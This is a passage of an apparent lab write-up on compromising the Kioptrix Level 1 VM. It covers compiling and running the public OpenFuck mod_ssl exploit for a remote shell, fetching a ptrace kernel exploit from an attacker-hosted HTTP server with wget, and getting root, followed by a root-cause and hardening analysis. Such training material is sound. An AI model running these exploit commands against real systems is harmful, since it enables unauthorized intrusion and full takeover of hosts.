  Exploit: Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
      URL: https://www.exploit-db.com/exploits/47080
     Path: /usr/share/exploitdb/exploits/unix/remote/47080.c
    Codes: CVE-2002-0082, OSVDB-857
 Verified: False
File Type: C source, ASCII text
Copied to: /home/kali/Desktop/47080.c


┌──(root㉿kali)-[/home/kali/Desktop]
└─# mv 47080.c openfuck.c
```

Command Used

searchsploit -m unix/remote/47080.c

Explanation

- Copies exploit code locally
- CVE: CVE-2002-0082
- Exploit name: OpenFuck

Image Evidence

- Exploit copied to /home/kali/Desktop/47080.c

Renaming Exploit

mv 47080.c openfuck.c

Reason: Readability and ease of compilation

6. Installing Dependencies for OpenFuck

Modern Kali Linux systems are 64-bit, but OpenFuck requires 32-bit OpenSSL libraries.

a) Updating Package Index

sudo apt update

Purpose: Refresh package list

b) Enabling 32-bit Architecture

sudo dpkg --add-architecture i386

Why Required

Target OS is 32-bit

Exploit must compile as 32-bit binary

c) Updating Repositories Again

sudo apt update

d) Installing OpenSSL Development Libraries

sudo apt install libssl-dev

sudo apt install libssl-dev:i386

Explanation

libssl-dev → 64-bit headers

libssl-dev:i386 → 32-bit headers (required)

7. Compiling the Exploit

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# gcc -m32 openfuck.c -o openfuck -lcrypto
openfuck.c: In function ‘read_ssl_packet’:
openfuck.c:534:17: warning: ‘RC4’ is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  534 |                 RC4(ssl->rc4_read_key, rec_len, buf, buf);
      |                 ^~~
In file included from openfuck.c:26:
/usr/include/openssl/rc4.h:37:28: note: declared here
   37 | OSSL_DEPRECATEDIN_3_0 void RC4(RC4_KEY *key, size_t len,
      |                            ^~~
```

Command Used

gcc -m32 openfuck.c -o openfuck -lcrypto

Command Breakdown

Option	Meaning
-m32	Force 32-bit compilation
-lcrypto	Link OpenSSL crypto library

Warning Seen

- RC4 is deprecated since OpenSSL 3.0

Why This Happens

- ✓ RC4 is insecure but used by legacy exploits
- ✓ Warning does not stop compilation

8. Running the Exploit

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ./openfuck

*******************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

: Usage: ./openfuck target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)
```

Command Used

./openfuck

What the Image Shows

- ✓ Exploit banner
- ✓ Supported target list

Target Selection

```
        0x5d - RedHat Linux 7.x (apache-1.3.27)
        0x5e - RedHat Linux 7.0 (apache-1.3.12-25)1
        0x5f - RedHat Linux 7.0 (apache-1.3.12-25)2
        0x60 - RedHat Linux 7.0 (apache-1.3.14-2)
        0x61 - RedHat Linux 7.0-Update (apache-1.3.22-5.7.1)
        0x62 - RedHat Linux 7.0-7.1 update (apache-1.3.22-5.7.1)
        0x63 - RedHat Linux 7.0-Update (apache-1.3.27-1.7.1)
        0x64 - RedHat Linux 7.1 (apache-1.3.19-5)1
        0x65 - RedHat Linux 7.1 (apache-1.3.19-5)2
        0x66 - RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)
        0x67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
        0x68 - RedHat Linux 7.1 (apache-1.3.22-src)
        0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
        0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
        0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
        0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
        0x6d - RedHat Linux 7.2 (apache-1.3.24)
        0x6e - RedHat Linux 7.2 (apache-1.3.26)
        0x6f - RedHat Linux 7.2 (apache-1.3.26-snc)
        0x70 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)1
        0x71 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)2
```

Target : 0x6b - RedHat Linux 7.2 (apache-1.3.20-16)

Final Exploit Execution

Command used

./openfuck 0x6b 172.16.234.1 443 -c 40

Parameter Explanation

Parameter	Purpose
0x6b	Target OS profile
172.16.234.1	Victim IP
443	HTTPS port
-c 40	Multiple SSL connections


Result

- Spawning shell...
- bash-2.05$

✓ Remote shell obtained

✓ User: apache

9. Post-Exploitation Enumeration



Command Used


id

Output

uid=48(apache) gid=48(apache)

Meaning: Limited privileges → escalation required

10. Privilege Escalation



Vulnerability Used

Linux kernel ptrace flaw

- Allows local privilege escalation


Downloading Exploit (Victim)

wget http://172.16.234.207:8080/ptrace-kmod.c

Hosting Exploit (Attacker)

python3 -m http.server 8080

11. Compiling Kernel Exploit



Compiling Kernel Exploit

cc ptrace-kmod.c -o exploit


Running Exploit

./exploit

Output

- Shellcode placed
- Now wait for suid shell...

12. Verifying Root Access



Command Used

id

Result

uid=0(root) gid=0(root)

Full root access achieved

Why This System Is Vulnerable

The vulnerabilities identified in Kioptrix Level 1 are not the result of a single misconfiguration, but rather a systemic failure in security maintenance, software lifecycle management, and defense-in-depth implementation. The root causes are outlined below.

1. Use of Outdated and Unsupported Software

The system runs obsolete versions of critical services, including:

- **Apache 1.3.20**
- **mod_ssl 2.8.4**
- **OpenSSL 0.9.6b**
- **Legacy Red Hat Linux kernel**

These versions are end-of-life and no longer receive security updates. As a result, known vulnerabilities such as buffer overflows and memory corruption flaws remain unpatched and exploitable.

Root Cause:

Lack of patch management and failure to upgrade unsupported software.

2. Insecure Memory Handling in Legacy Applications

The Apache mod_ssl vulnerability exploited in this assessment exists due to:

- **Absence of proper bounds checking**
- **Unsafe use of fixed-size buffers in C**
- **Poor validation of SSL handshake input**

These weaknesses allow attackers to overwrite memory structures, leading to remote code execution.

Root Cause:

Legacy application design written before secure coding practices and exploit mitigations were widely adopted.

3. Absence of Modern Exploit Mitigations

The target system lacks critical security protections such as:

- **Address Space Layout Randomization (ASLR)**
- **Data Execution Prevention (DEP)**
- **Stack canaries**
- **Control Flow Integrity (CFI)**

Without these mitigations, exploits can:

- Predict memory addresses

- Inject and execute shellcode reliably
- Achieve consistent exploitation with low effort

Root Cause:

Outdated operating system and kernel incapable of supporting modern security mechanisms.

4. Weak Cryptographic Implementation

The system relies on deprecated cryptographic algorithms, including RC4, within an outdated OpenSSL implementation. These algorithms are known to be insecure and vulnerable to cryptographic attacks and memory-related flaws.

Root Cause:

Use of legacy cryptographic libraries incompatible with modern security standards.

5. Kernel-Level Privilege Escalation Vulnerability

After initial access, privilege escalation was possible due to a ptrace vulnerability in the Linux kernel. This flaw allowed:

- **IMPROPER PROCESS ATTACHMENT**
- **INJECTION OF MALICIOUS CODE INTO PRIVILEGED PROCESSES**
- **ESCALATION FROM A LOW-PRIVILEGED USER TO ROOT**

Root Cause:

Unpatched kernel with inadequate permission validation and weak process isolation.

6. Lack of Defense-in-Depth

The system lacks layered security controls, including:

- Firewall rules restricting service exposure
- Mandatory access controls (SELinux/AppArmor)
- Intrusion detection or prevention systems
- Proper service hardening

As a result, exploitation of a single service directly led to full system compromise

Root Cause:

No implementation of defense-in-depth or security hardening principles.

7. Excessive Trust in Network Environment

The target system exposes critical services directly to the network without:

- **ACCESS RESTRICTIONS**
- **NETWORK SEGMENTATION**
- **SERVICE WHITELISTING**

This allowed attackers to easily enumerate and attack exposed services.

Root Cause:

Assumption of a trusted internal network and absence of network-level security controls.

Conclusion

The successful compromise of **Kioptrix Level 1** demonstrates how legacy systems running outdated software are inherently insecure and easily exploitable. The attack required no credentials, no user interaction, and no custom exploit development, relying solely on publicly available tools and well-known vulnerabilities.

Multiple obsolete components—including **Apache, mod_ssl, OpenSSL, Samba, and the Linux kernel**—created several independent attack paths. Even if one vulnerability had been mitigated, alternative vectors would still have allowed full system compromise, highlighting a complete lack of defense-in-depth.

The exploitation chain shows how remote service vulnerabilities combined with weak system protections can lead directly to root access. Minimal hardening, outdated kernels, and the absence of modern security controls enabled total system takeover.

Overall, this assessment reinforces the critical need for **patch management, decommissioning unsupported software, and layered security controls**. In a real-world environment, a system with this level of exposure would pose a severe risk, enabling data breaches, persistent access, and lateral movement. Kioptrix Level 1 clearly illustrates how neglecting basic security practices results in the complete loss of confidentiality, integrity, and availability.